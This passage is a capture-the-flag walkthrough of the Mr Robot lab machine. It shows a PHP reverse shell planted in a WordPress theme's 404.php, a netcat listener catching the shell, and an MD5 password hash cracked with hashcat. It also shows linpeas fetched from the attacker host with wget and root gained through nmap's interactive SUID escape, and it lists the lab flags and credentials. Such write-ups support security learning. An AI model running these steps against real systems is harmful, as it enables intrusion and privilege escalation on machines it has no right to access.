
Twenty Thirteen: 404 Template (404.php)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
```


let's open our listener on 4444

nc -lvnp 4444

and we try to access the page




mrrobot.vuln/wp-content/themes/twentythirteen/404.php



```
┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.13] 55812
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:33:13 up  1:41,  0 users,  load average: 0.00, 0.01, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ 
```

and we are in!

let's start with getting stable shell
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
$ export TERM=xterm
looking into home we find a directory called robot



```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ 
```


we can access the password.raw-md5 file

which probably contains the password for robot

robot:c3fcd3d76192e4007dfb496cca67e13b

let's try to crack it with hashcat


hashcat -m 0 -a 0 -o cracked.txt hash /usr/share/wordlists/rockyou.txt



```
┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ cat cracked.txt
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```


su robot

abcdefghijklmnopqrstuvwxyz



```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$
robot@linux:~$
```

Second KEY = 822c73956184f694993bede3eb39f959



```
robot@linux:~$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

let's run linpeas

python -m http.server

wget 192.168.1.7:8000/linpeas.sh linpeas.sh


chmod +x linpeas.sh

./linpeas.sh


Linux version 3.13.0-55-generic

gcc version 4.8.2

Sudo version 1.8.9p5



```
Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow
```




```
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12  2015 /bin/umount  ⟶  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 93K Feb 12  2015 /bin/mount  ⟶  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17  2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/passwd  ⟶  Apple_Mac_OSX(03-2006)/Solaris_8/9(1
-rwsr-xr-x 1 root root 32K Feb 17  2014 /usr/bin/newgrp  ⟶  HP-UX_10.20
-rwsr-xr-x 1 root root 41K Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17  2014 /usr/bin/chfn  ⟶  SuSE_9.3/10
-rwsr-xr-x 1 root root 67K Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  ⟶  check_if_the_sudo_version_is_vulnerab
-rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
```


nmap has setuid?

looking around in how to use nmap with suid

https://oscpnotes.infosecsanyam.in/My_OSCP_Preparation_Notes--LINUX_-_Privilege_Escalation--LINUX_-_SUID_-_NMAP.html



```
robot is not in the sudoers file.  This incident will be repor
robot@linux:/usr/local/bin$  nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# ls
file_to_write  nmap
# whoam
sh: 2: whoam: not found
# whoami
root
# 
```



```
cat: key-3of-3.txt: No such file or directory
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Third KEY = 04787ddef27c3dee1ee161b21670b4e4

Found Creds

Service	Username	password
wordpress	elliot	ER28-0652
user	robot	abcdefghijklmnopqrstuvwxyz

Conclusion

- Word was vulnerable to Password Brute forcing
- Wordpress was vulnerable to uploading reverse shell to the Themes templates

- stored password in home directory lead to compromising higher privileged user in the system
- having setuid on Binary file that lead to privilege escalation to root